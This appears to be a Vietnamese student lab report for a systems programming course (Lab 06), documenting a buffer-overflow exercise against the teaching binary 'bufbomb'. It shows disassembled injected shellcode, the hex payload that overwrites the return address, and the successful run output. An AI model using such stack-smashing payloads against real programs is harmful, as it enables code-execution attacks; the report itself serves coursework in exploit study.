

BÁO CÁO THỰC HÀNH

Môn: Lập trình hệ thống

Buổi báo cáo: Lab 06


Lớp: NT209.O22.ANTT.2

THÔNG TIN CHUNG


STT	Họ và Tên	MSSV	Lớp
1	Trần Tuấn Anh	22520080	ATTT2022.1
2	Nguyễn Khắc Hậu	22520410	ATTT2022.1

Báo Cáo Chi Tiết

Level 0



Level 3



The screenshot shows a Kali Linux virtual machine environment. On the left, a terminal window displays the following commands and output:

```
(kali@zasure69)-[~/LTHT/Lab6]
$ objdump -d exploit.o
exploit.o:      file format elf32-i386

Disassembly of section .text:

00000000 <_start>:
 0: b8 63 83 f2 56      mov     $0x56f28363,%eax
 5: bc 48 3c 68 55      mov     $0x55683c48,%esp
 a: bd 60 3c 68 55      mov     $0x55683c60,%ebp
 f: 68 77 52 47 80      push   $0x80475277
14: c3                  ret
15: 90                  nop
```

On the right, a hex editor window shows the contents of a file named `inputbuf.txt`. The hex data is as follows:

```
1  B8 63 83 F2 56 BC 48 3C 68 55 BD 60 3C 68 55 68 77 52 47 80 C3 00
C7 00 00 00 B8 09 52 47 80 31 31 31 31 31 31 31 31 31 31 31 31
31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 31 F2 56 68 00 C7
00 63 40 3C 68 55 FC 3B 68 55
```

Below the hex editor, the terminal shows the execution of the `hex2raw` command:

```
(kali@zasure69)-[~/LTHT/Lab6]
$ ./hex2raw < inputbuf.txt | ./bufbomb -u 00800410
Userid: 00800410
Cookie: 0x56f28363
Type string:Boom!: getbuf returned 0x56f28363
VALID
NICE JOB!
```